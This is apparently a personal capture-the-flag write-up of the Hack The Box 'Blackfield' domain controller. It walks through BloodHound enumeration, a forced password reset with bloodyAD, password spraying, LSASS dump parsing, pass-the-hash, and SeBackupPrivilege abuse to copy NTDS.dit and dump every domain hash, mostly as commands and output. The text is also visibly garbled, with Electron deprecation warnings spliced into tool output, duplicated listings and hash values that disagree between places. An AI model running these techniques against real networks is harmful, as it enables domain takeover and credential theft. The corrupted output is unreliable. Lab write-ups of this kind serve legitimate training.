
Its now time for me to run bloodhound.

I want to take a closer look at what I can do with the creds I have.

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
$ sudo bloodhound-python -d BLACKFIELD.local -u support -p '#00^BlackKnight' -ns 1
0.10.10.192 -c all
[sudo] password for kali:
INFO: Found AD domain: blackfield.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.blackfield.local:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 316 users
INFO: Found 52 groups
INFO: Found 2 gpos
```



I couldn't really find a lot of important info off this so I decided to take a closer look at the account I had access to. I started clicking on everything I could to see if maybe some important information that could help me could be found and I got the following.



This was in the first degree object control.

Because I don't have access to the system through WINRM I have to use the linux abuse commands.

Help: ForceChangePassword

Info

Windows Abuse

Linux Abuse

Opsec

Refs

Use samba's net tool to change the user's password. The credentials can be supplied in cleartext or prompted interactively if omitted from the command line. The new password will be prompted if omitted from the command line.

```
net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser%" "Password" -S "DomainController"
```

Pass-the-hash can also be done here with [pth-toolkit's net tool](#). If the LM hash is not known it must be replace with `ffffffffffff...ffff`.

```
pth-net rpc password "TargetUser" "newP@ssword2022" -U "DOMAIN"/"ControlledUser%" "LMhash": "NTHash" -S "DomainController"
```

Now that you know the target user's plain text password, you can either start a new agent as that user, or use that user's credentials in conjunction with PowerView's ACL abuse

Close

Alternatively, it can be achieved using [bloodyAD](#)

```
bloodyAD --host "$DC_IP" -d "$DOMAIN" -u "$USER" -p "$PASSWORD" set password  
"$TargetUser" "$NewPassword"
```

Using bloodyAd I managed to change the password of the Audit2020 user to something I controlled. Now I have the creds for this user.

```
(kali㉿kali)-[~/Desktop/Tool/bloodyAD]$ python bloodyAD.py --host 10.10.10.192 -d BLACKFIELD.local -u support -p '#00^BlackKnight' set password AUDIT2020 'Password1'  
[+] Password changed successfully!
```

AUDIT2020:Password1

```
(kali㉿kali)-[~/Desktop/Tool/bloodyAD]$ netexec smb blackfield.local -u 'audit2020' -p 'Password1'  
SMB/10.10.10.192 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)  
SMB/10.10.10.192 445 DC01 [+] BLACKFIELD.local\audit2020:Password1
```

Sadly this user account did not have WINRM access.

```
(kali㉿kali)-[~/Desktop/Tool/bloodyAD]$ netexec winrm blackfield.local -u 'audit2020' -p 'Password1'  
WINRM 10.10.10.192 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01)  
WINRM 10.10.10.192 5985 DC01 [-] BLACKFIELD.local\audit2020:Password1
```

ACCESSING SMB Shares with AUDIT2020

SMBCLIENT

```
[kali㉿kali)-[~/Desktop/Tool/bloodyAD]
$ smbclient -U audit2020 \\\blackfield.local\forensic
Password for [WORKGROUP\audit2020]:
Try "help" to get a list of possible commands.
smb: \> ls
  .bloodhound          D      0 Sun Feb 23 08:03:16 2020
  ..9573) electron: The default of contextIsolation is deprecated due to security issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buf
  commands_output       D      0 Sun Feb 23 08:03:16 2020
  memory_analysis       D      0 Sun Feb 23 13:14:37 2020
  tools                 D      0 Thu May 28 16:28:33 2020
de:47176) [DEP0005] DeprecationWarning: Buffer() is deprecated due to security
  .from false to true in a future release of Electron.
  ..electron/issu
  domain_admins.txt      D      0 Sun
  domain_groups.txt     A    528 Sun
  domain_users.txt      A   962 Sun
  firewall_rules.txt    A 16454 Fri
  ipconfig.txt          A 518202 Sun
  netstat.txt           A 1782 Sun
  route.txt             A 3842 Sun
  systeminfo.txt        A 3976 Sun
  tasklist.txt          A 4550 Sun
  .from false to true in a future release of Electron.
  ..electron/issu
  .to true in a future release of Electron. See electron/issu
  de:47176) [DEP0005] DeprecationWarning: Buffer() is depre
  .from false to true in a future release of Electron.
  ..electron/issu
  Members
  Administrator          Ipwn3dYourCompany
  The command completed successfully.
```

domain_admins.txt	D	0	Sun
domain_groups.txt	A	528	Sun
domain_users.txt	A	962	Sun
firewall_rules.txt	A	16454	Fri
ipconfig.txt	A	518202	Sun
netstat.txt	A	1782	Sun
route.txt	A	3842	Sun
systeminfo.txt	A	3976	Sun
tasklist.txt	A	4550	Sun
	A	9990	Sun

I opened the files and found the following

```
[kali㉿kali)-[~/Desktop/Tool/bloodyAD]
$ cat domain_admins.txt
◆◆Group name      Domain Admins
Comment           Designated administrators of the domain
Members
Administrator      Ipwn3dYourCompany
The command completed successfully.
```

Administrator:Ipwn3dYourCompany

I doubt these creds are valid at the moment but I will try to use them to see. If this fails then I will test for password reuse.

```
[kali㉿kali] [~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u users.txt -p 'Ipwn3dYourCompany' --continue-on-success
SMB 10.10.10.192 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local)
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\Administrator:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\Guest:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\krbtgt:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\Domain:Ipwn3dYourCompany (Guest)
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\Protected:Ipwn3dYourCompany (Guest)
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\DC01$:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\audit2020:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\support:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD764430:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD538365:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD189208:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD404458:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD706381:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD937395:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD553715:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD840481:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD622501:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD787464:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD163183:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD869335:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD319016:Ipwn3dYourCompany STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01 [-] BLACKFIELD.local\BLACKFIELD600999:Ipwn3dYourCompany STATUS_LOGON_FAILURE
```

I found this online which helped me get the hashes.

A screenshot of a Google search results page. The search query is "extract hashes from lsass in linux". The results are filtered by "All". The top result is a Medium post by Giulio Pierantoni titled "Dumping LSASS Remotely From Linux". The snippet describes how to create a dump of lsass.exe from a Linux machine to harvest credentials.

Pypykatz

Pypykatz is a Python implementation of some Mimikatz features. While it is capable of extracting credentials from the live memory of a local host it is also the tool used by pretty much every program listed here to parse and output the gathered credentials: for this reason it can be the perfect choice if you have already made a dump by living-off-the-land and would like to analyze it from your own Linux box, in which case we would use:

```
pypykatz lsa minidump <file.dmp>
```

Pypykatz will then proceed to list every secret stored in the dump file divided by user session:

```
[(giulio㉿kaliGiulio)~] $ pypykatz lsa minidump ~/lsass.DMP
INFO:pypykatz:Parsing file /home/giulio/lsass.DMP
FILE: ===== /home/giulio/lsass.DMP =====
== LogonSession ==
authentication_id 7610822 (7421c6)
session_id 3
username Administrator
domainname WORKSTATION1
logon_server WORKSTATION1
logon_time 2023-12-18T14:16:29.707533+00:00
sid S-1-5-21-2806756060-3910251293-4119534433-500
luid 7610822
== MSV ==
    Username: Administrator
    Domain: WORKSTATION1
    LM: 13cdf4cf3d793bf1ab6cdf56e153c058
    NT: 1644e9777bc1c3c2d8a56203ef977cf2
    SHA1: c8f8d61fd26c628422dd1d178f3a16afb3cc0c85
    DPAPI: NA
== WDIGEST [7421c6]==
    username Administrator
    domainname WORKSTATION1
    password MegaPassword!1
    password (sha1)dc655005700610050006100770077005f0077005/002100210020000000
```

Pupykatz parsing all secrets and sessions from a minidump

PYPYKATZ

```
(kali㉿kali)-[~/Desktop/htb/blackfield]
└─$ pypykatz lsa minidump lsass.DMP
/usr/lib/python3/dist-packages/pypykatz/_version.py:11: SyntaxWarning: invalid escape sequence '\.'
    """
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
= LogonSession =
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413) is deprecated due to security an
luid 406458 issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.f
rom() method instead.
= MSV =
      Username: svc_backup
      Domain: BLACKFIELD
      LM: NA
      NT: 9658d1d1dc9250115e2205d9f48400d
      SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
      DPAPI: a03cd8e9d30171f3fce8caad92fef621
```

Here I found the credentials.

Username: svc_backup
Domain: BLACKFIELD
LM: NA
NT: 9658d1d1dcd9250115e2205d9f48400d
SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
DPAPI: a03cd8e9d30171f3cfe8caad92fef621

Username: Administrator
Domain: BLACKFIELD
LM: NA
NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
DPAPI: 240339f898b6ac4ce3f34702e4a89550

Testing credentials

Here I performed a passthehash with the NT hash while using netexec and this worked for the user svc-backup

```
[kali㉿kali)-[~/Desktop/htb/blackfield]$ netexec smb blackfield.local -u svc_backup -H '9658d1d1dc9250115e2205d9f48400d' SMB 10.10.10.192 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) SMB 10.10.10.192 445 DC01 [+] BLACKFIELD.local\svc_backup:9658d1d1dc9250115e2205d9f48400d
```

```
[kali㉿kali)-[~/Desktop/htb/blackfield]$ netexec smb blackfield.local -u Administrator -H '7f1e4ff8c6a8e6b6fcae2d9c0572cd62'[*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)[+] BLACKFIELD.local\Administrator:7f1e4ff8c6a8e6b6fcae2d9c0572cd62 STATUS_LOGON_FAILURE
```

The administrator hash did not work it seems that password was changed.

I once again attempted to do a spray but this was not successful

```

└─(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u users.txt -H '9658d1d1dc9250115e2205d9f48400d' --continue-on-success
SMB from 10.10.10.192 in 445 DC01 ease of Electr
SMB on/elect 10.10.10.192 5000 DC01 information [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True)
SMB de:47176 10.10.10.192 445 DC01ng: Buffer() [-] BLACKFIELD.local\Administrator:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB sability 10.10.10.192 445 DC01l:krbtgt(), E [-] BLACKFIELD.local\krbtgt:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB () method 10.10.10.192 445 DC01nitializati
SMB 10.10.10.192 445 DC01g: Buffer() [+] BLACKFIELD.local\Domain:9658d1d1dc9250115e2205d9f48400d (Guest) Updating the initial password
SMB kali@kali:~$ netexec smb blackfield.local -u users.txt -H '9658d1d1dc9250115e2205d9f48400d' --continue-on-success
SMB 10.10.10.192 445 DC01nformation [+] BLACKFIELD.local\DC01:$:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB bloodho 10.10.10.192 445 DC01t:krbtgt(), E [-] BLACKFIELD.local\audit2020:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB de:49573 10.10.10.192 445 DC01support:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01BLACKFIELD.local\BLACKFIELD764430:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB 10.10.10.192 445 DC01BLACKFIELD.local\BLACKFIELD538365:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB on/elect 10.10.10.192 5000 DC01BLACKFIELD.local\BLACKFIELD189208:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB de:49609 10.10.10.192 445 DC01BLACKFIELD.local\BLACKFIELD404458:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE
SMB sability 10.10.10.192 445 DC01BLACKFIELD.local\BLACKFIELD706381:9658d1d1dc9250115e2205d9f48400d STATUS_LOGON_FAILURE

```

Gaining Access

```

└─(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec winrm blackfield.local -u svc_backup -H '9658d1d1dc9250115e2205d9f48400d'
WINRM on/elect 10.10.10.192 5985 DC01 [+] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM de:49609 10.10.10.192 5985 DC01ng: Buffer() [+] BLACKFIELD.local\svc_backup:9658d1d1dc9250115e2205d9f48400d (Pwn3d!) sys

```

Mode	LastWriteTime	Length	Name
-a	2/28/2020 2:26 PM	32	user.txt

Privilege Escalation

PRIVILEGES INFORMATION		
Privilege Name	Description	State
[DEP0005] DeprecationWarning: Buffer() is deprecated due to security and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.f		
SeMachineAccountPrivilege	Add workstations to domain	Enabled
SeBackupPrivilege	Back up files and directories	Enabled
SeRestorePrivilege	Restore files and directories	Enabled
SeShutdownPrivilege	Shut down the system	Enabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Enabled

```

*Evil-WinRM* PS C:\> type notes.txt
Mates,
After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.
We will probably have to backup & restore things later.
- Mike.
PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)

```

With this I can try an attack that will probably not work because this is a hard box and I doubt something so simple would work.

```
*Evil-WinRM* PS C:\> mkdir Temp
(node:47130) electron: The default of contextIsolation is deprecating from false to true in a future release of Electron. See https://electron/electron/issues/23506 for more information
(node:47176) [DEP0005] DeprecationWarning: Buffer() is deprecated and usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.allocUnsafeSlow() methods instead.
Mode LastWriteTime Length Name
d--- 11/24/2024 9:05 PM Temp

$ bloodhound
*Evil-WinRM* PS C:\> reg save hklm\sam c:\Temp\sam
The operation completed successfully.

*Evil-WinRM* PS C:\> reg save hklm\system c:\Temp\system
The operation completed successfully.
```

```
[kali㉿kali] -[~/Desktop/htb/blackfield] $ netexec smb blackfield.local -u Administrator -H '67ef902eae0d740df6257f273de75051' --local-auth  
SMB on [elect] 10.10.10.192 445 [DC01] information [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:DC01) (signing:True) (SMBv1:False)  
SMB e:49609 10.10.10.192 445 [DC01] Buffer() [-] DC01\Administrator:67ef902eae0d740df6257f273de75051 STATUS_LOGON_FAILURE /system  
d usability issues. Please use the Buffer.alloc(), Buffer.allocUnsafe(), or Buffer.T 2024-11-09T02:43:50+00:00 INFO creationDate: 2024-11-09T02:43:50+00:00
```

When I attempted to use this administrator password hash it obviously did not work. Now I will attempt a more complex attack path with a similar idea as the one above but instead of backing up the SAM I will just backup the NTDS.DIT and from here I will find a user that I can use to get the root flag.

```
[Directory: C:\Temp\ktop\htb\blackfield]
$ bloodhound
(node:47130) electron: The default of contextIsolation is deprecated and will
Mode from false to LastWriteTimeure releaseLength Name. See https://github.
electron/electron/issues/22505 for more information
-a 11/24/2024 9:14 PM 607 2024-11-24_21-14-52_eDC01.cab
-a 11/24/2024 5:48 PM Buffer 18874368 ntds.dit
-a methods 11/24/2024 9:14 PM 84 raj.dsh
-a 11/24/2024 9:05 PM 45056 sam
-a kali@kali 11/24/2024 9:05 PM 17551360 system
$ bloodhound
```

```

└─(kali㉿kali)-[~/Desktop/htb/blackfield]
$ impacket-secretsdump -ntds ntds.dit -system system local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
(node:46772) electron: The default of contextIsolation is deprecated and will be cha
[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393 https://github.com/el
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted:135640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::2024-11-24 19:35:49.603+00
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6fce0d16ae931b73c59d7e0c089c0:::com\el 6-489d-a0fb-8cf193c72b3b)2024-11-24 19:35:49.991+00
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:c8e78f1aaa68bac0ab473476852a2d01:::2024-11-24 19:35:51.089+00
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cf024ec8fd45d:::ty an 2024-11-24 19:35:52.024+00
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:600a406c2c1f2062eb9bb227bad654aa:::f 'security-users' with vers 2024-11-24 19:35:52.024+00
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212::: 2024-11-24 19:35:52.024+00
BLACKFIELD.local\BLACKFIELD764430:1105:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::12+00
BLACKFIELD.local\BLACKFIELD538365:1106:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::38+00
BLACKFIELD.local\BLACKFIELD189208:1107:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::09+00
BLACKFIELD.local\BLACKFIELD404458:1108:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c::: 2024-11-24 19:35:52.024+00
BLACKFIELD.local\BLACKFIELD706381:1109:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::12+00
BLACKFIELD.local\BLACKFIELD937395:1110:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c::: 2024-11-24 19:35:52.024+00
BLACKFIELD.local\BLACKFIELD553715:1111:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::12+00
BLACKFIELD.local\BLACKFIELD840481:1112:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::12+00
BLACKFIELD.local\BLACKFIELD622501:1113:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::12+00
BLACKFIELD.local\BLACKFIELD787464:1114:aad3b435b51404eeaad3b435b51404ee:a658dd0c98e7ac3f46cca81ed6762d1c:::

```

Here I got access to the account as administrator.

```

└─(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec winrm blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee'
2024-11-24 19:35:53.909+0000 INFO  Remote interface available at http://blackfield.local:5985
WINRM from 10.10.10.192 in 5985 to DC01 [+] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
WINRM on elect 10.10.10.192 5985 to DC01 formation [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)

```

Before I got access to the machine I wanted to see if there were any plaintext accounts and I found the following.

```

└─(kali㉿kali)-[~/Desktop/htb/blackfield]
$ netexec smb blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee' --lsa
SMB from 10.10.10.192 to 445 DC01 [+] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB on elect 10.10.10.192 445 DC01 information [+] BLACKFIELD.local\Administrator:184fb5e5178480be64824d4cd53b99ee (Pwn3d!)
SMB 10.10.10.192 445 DC01 [+] Dumping LSA secrets run: /var/lib/neo4j/run
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD\DC01$:aes256-cts-hmac-sha1-96:80e27b411170df0e5b6f5ffaa569f792b24a0830bc5b4e5ce381f71361132546
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD\DC01$:aes128-cts-hmac-sha1-96:6e6c6817b17a15c25c95fb3619735e596a04df6c6900c014682a106fc69c5
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD\DC01$:des-cbc-md5:19497f89bac79ec1 9735749.991+0000 INFO This instance is ServerId{e2daaa4d} {e2daaa4d}
SMB from 10.10.10.192 to 445 DC01 [+] contextIsolation [+] BLACKFIELD\DC01$:plain_password_hex:621336d0aea18ebfe02a0f5d2d03dda1df9df7cfece561fe8e53f29b9697c695e11a4c94509085
d930c8ce9aa8ed201d3feb28cc4cbe6ba99b413ddfce3e34860ff88c6a176373228caf2a04f28e394cc1f0c3ceeee2d57716f18962255d66ac0c86633e507f61008bd8eb002f9b8fceebbb0d459e2f2292130a
601c82ebabad31cdffe599d7e5b5913a8ea8af35cdffac4a6d65cca7ca3e59c80c491c30398abef6ab55573642a4daeb47b738a1d52380fbdb4998c9c95fb3619735e596a04df6c6900c014682a106fc69c5
dcaacd63846de4da5d989d4f777122f23c9848836f15aad977e31df8f2c339bd857e3 or buffers. [+] Dumped 8 LSA secrets to /home/kali/.nxc/logs/DC01_10.10.10.192_2024-11-24_162158.secrets and /home/kali/.nxc/logs/DC01_10.10.192_2024-11-24_162158.cached
SMB 10.10.10.192 445 DC01 [+] method:10.10.10.192 445 DC01 [+] BLACKFIELD\DC01$:aad3b435b51404eeaad3b435b51404ee:c8e78f1aaa68bac0ab473476852a2d01::: ial password in component 'signature'
SMB 10.10.10.192 445 DC01 [+] BLACKFIELD\DC01$:#_ADMIN_3920_###[+]
SMB 10.10.10.192 445 DC01 [+] dpapi_machinekey:0xd4834e39bca0e657235935730c045b1b9934f690 00 INFO Bolt enabled on localhost:7687.
dpapi_userkey:0x9fa187c3b866f3a77c651559633e2e120bc8ef6f 2024-11-24 19:35:53.909+0000 INFO Remote interface available at http://localhost:5985
SMB 10.10.10.192 445 DC01 [+] NL$KM:8801b205db707a0fef52df0696764ca4bd6e62d106631a7e312fa26df86c4250fc8d5ca4fc461bdc7eca7e767f5ec274cfbb61f998a 29cf2cd11d55c6012e6f
SMB on elect 10.10.10.192 5985 to DC01 formation [+] Dumped 8 LSA secrets to /home/kali/.nxc/logs/DC01_10.10.10.192_2024-11-24_162158.secrets and /home/kali/.nxc/logs/DC01_10.10.192_2024-11-24_162158.cached

```

```
evil-winrm -i blackfield.local -u Administrator -H '184fb5e5178480be64824d4cd53b99ee'
```

Mode	LastWriteTime	Length	Name
-a	2/28/2020 4:36 PM	447	notes.txt
-a	11/5/2020 8:38 PM	32	root.txt



Blackfield has been Pwned!

Congratulations  **kyocera2002**, best of luck in capturing flags ahead!

#6646

24 Nov 2024

RETIRED

MACHINE RANK

PWN DATE

MACHINE STATE